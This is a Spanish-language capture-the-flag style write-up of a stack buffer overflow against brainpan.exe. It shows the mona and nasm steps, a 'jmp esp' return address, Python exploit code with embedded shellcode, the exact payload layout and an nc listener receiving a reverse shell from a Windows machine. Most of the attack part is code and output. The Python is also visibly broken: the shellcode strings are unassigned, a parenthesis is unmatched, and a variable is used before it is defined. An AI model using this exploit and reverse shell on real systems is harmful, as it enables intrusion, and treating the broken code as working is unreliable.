
```
(kali㉿kali)-[~/hacking/proyecto/bof/poc]
$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000 FFE4                                jmp esp
nasm > █
```

Con **!mona modules** se listan varios módulos y observamos que el módulo brainpan.exe no tiene protecciones.



Sabiendo que a nivel de OPCode, un 'jmp ESP' figura como FFE4, podemos a continuación desde Mona realizar la siguiente consulta en la sección de módulos:

!mona find -s "\xff\xe4" -m brainpan.exe



Nos devuelve la dirección **0x311712f3**.

Con toda esta información ya podemos crear el código en python para explotar el buffer overflow:

```
def shell(ip, puerto, offset):
    "\xab\x55\x87\x53\x3d\x2d\xac\x77\x65\xf5\xcd\x2e\xc3\x58"
    "\xf1\x30\xac\x05\x57\x3b\x41\x51\xea\x66\x0e\x96\xc7\x98"
    "\xce\xb0\x50\xeb\xfc\x1f\xcb\x63\x4d\xd7\xd5\x74\xb2\xc2"
    "\xa2\xea\x4d\xed\x22\x23\x8a\xb9\x82\x5b\x3b\xc2\x48\x9b"
    "\xc4\x17\xde\xcb\x6a\xc8\x9f\xbb\xca\xb8\x77\xd1\xc4\xe7"
    "\x68\xda\x0e\x80\x03\x21\xd9\x6f\x7b\x29\x39\x18\x7e\x29"
    "\x27\xb9\xf7\xcf\x3d\x29\x5e\x58\xaa\x0d\xfb\x12\x4b\x1c"
    "\xd6\x5f\x4b\x96\xd5\xa0\x02\x5f\x93\xb2\xf3\xaf\xee\xe8"
    "\x52\xaf\xc4\x84\x39\x22\x83\x54\x37\x5f\x1c\x03\x10\x91"
    "\x55\xc1\x8c\x88\xcf\xf7\x4c\x4c\x37\xb3\x8a\xad\xb6\x3a"
    "\x5e\x89\x9c\x2c\xa6\x12\x99\x18\x76\x45\x77\xf6\x30\x3f"
    "\x39\xa0\xea\xec\x93\x24\x6a\xdf\x23\x32\x73\x0a\xd2\xda"
    "\xc2\xe3\xa3\xe5\xeb\x63\x24\x9e\x11\x14\xcb\x75\x92\x34"
    "\x2e\x5f\xef\xdc\xf7\x0a\x52\x81\x07\xe1\x91\xbc\x8b\x03"
    "\x6a\x3b\x93\x66\x6f\x07\x13\x9b\x1d\x18\xf6\x9b\xb2\x19"
    "\xd3")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, puerto))

retn = "\xf3\x12\x17\x31"
payload = 'A' * int(offset) + retn + '\x90' * 16 + str(payload)
s.send((payload + "\r\n").encode("latin-1"))
```

Payload final

El payload completo contiene:

- 524 bytes de A (**\x41**)
- Dirección de **jmp ESP** en formato little-endian: **\xf3\x12\x17\x31**
- 16 bytes NOP-sled (**\x90**)
- Shellcode generado

Este payload se codifica en latin-1 y se finaliza con **\r\n** (carácter de fin de línea típico en Windows):

```
payload = b"A" * 524 + b"\xf3\x12\x17\x31" + b"\x90" * 16 + shellcode + b"\r\n"
```

Si ahora se envía el payload generado:

[illegible]

Se puede obtener una reverse shell:

```
(kali㉿kali)-[~/hacking/proyecto/bof/poc]
$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.0.32] from (UNKNOWN) [192.168.0.36] 49956
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\usuario\Desktop>
```